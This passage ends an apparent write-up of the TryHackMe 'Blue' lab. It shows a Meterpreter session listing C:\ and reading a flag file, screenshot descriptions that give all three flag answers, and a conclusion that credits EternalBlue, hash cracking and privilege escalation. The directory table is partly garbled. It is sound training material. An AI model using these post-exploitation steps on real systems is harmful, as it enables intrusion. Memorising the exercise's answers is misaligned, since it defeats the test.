meterpreter > cd C:\\
meterpreter > ls
Listing: C:\\

```

| Mode        | Size | Type | Last modified      | Target IP Address | Name               | Expires  |
|-------------|------|------|--------------------|-------------------|--------------------|----------|
| 040777/rwxr | 0    | dir  | 2018-12-13 08:43:3 | 10.10.218.171     | \$Recycle.Bin      | 2min 18s |
| wxrwx       |      |      | 6 +0530            |                   |                    |          |
| 040777/rwxr | 0    | dir  | 2009-07-14 10:38:5 |                   | Documents and Sett |          |
| wxrwx       |      |      | 6 +0530            |                   | ings               |          |
| 040777/rwxr | 0    | dir  | 2009-07-14 08:50:0 |                   | PerfLogs           |          |
| wxrwx       |      |      | 8 +0530            |                   |                    |          |
| 040555/r-xr | 4096 | dir  | 2019-03-18 03:52:0 |                   | Program Files      |          |
| -xr-x       |      |      | 1 +0530            |                   |                    |          |
| 040555/r-xr | 4096 | dir  | 2019-03-18 03:58:3 |                   | Program Files (x86 |          |
| -xr-x       |      |      | 8 +0530            |                   | )                  |          |
| 040777/rwxr | 4096 | dir  | 2019-03-18 04:05:5 |                   | ProgramData        |          |
| wxrwx       |      |      | 7 +0530            |                   |                    |          |
| 040777/rwxr | 0    | dir  | 2018-12-13 08:43:2 |                   | Recovery           |          |
| wxrwx       |      |      | 2 +0530            |                   |                    |          |
| 040777/rwxr | 4096 | dir  | 2025-06-28 22:14:1 |                   | System Volume Info |          |
| wxrwx       |      |      | 0 +0530            |                   | rmatation          |          |
| 040777/rwxr | 0    | dir  | 2025-06-28 23:27:4 |                   | TempCopy           |          |

```

-xr-x
040777/rwxr 16384 dir 2025-06-28 21:49:3 Windows
wxrwx :4 +0530
100666/rw-r 24 fil 2019-03-18 00:57:2 flag1.txt
w-iw- :1 +0530
000000/--- 0 fif 1970-01-01 05:30:0 hiberfil.sys
----- :0 +0530
000000/--- 0 fif 1970-01-01 05:30:0 pagefile.sys
----- :0 +0530
Task [ ] Gain access
meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter > Interrupt: use the 'exit' co

```

The screenshot shows a web browser window for the TryHackMe Blue room. At the top, it says "Room completed (100%)". Below that, there are three solved flag entries:

- Flag1? This flag can be found at the system root.  
flag(access\_the\_machine)  
Correct Answer Hint
- Flag2? This flag can be found at the location where passwords are stored within Windows.  
flag(sam\_database\_elevated\_access)  
Correct Answer Hint
- Flag3? This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.  
flag(admin\_documents\_can\_be\_valuable)  
Correct Answer Hint

Below the flags is a survey section titled "How likely are you to recommend this room to others?" with a scale from 1 to 10. A green "Submit now" button is at the bottom of this section.

## 4. Conclusion

The penetration test was successful. Access to the system was obtained through the EternalBlue vulnerability. Password hashes were cracked, user access was achieved, and privilege escalation allowed the retrieval of the root flag. This exercise demonstrated the critical importance of patching known vulnerabilities in Windows systems.

The screenshot shows the completion screen for the TryHackMe Blue room. It features a large circular icon with a Windows logo and a checkmark, followed by the text "Congratulations on completing Blue!!! 🎉".

Below this are five summary statistics:

- Points earned: 88
- Completed tasks: 5
- Room type: Walkthrough
- Difficulty: Easy
- Streak: 1

At the bottom, a lock icon indicates that this room counted toward joining the league.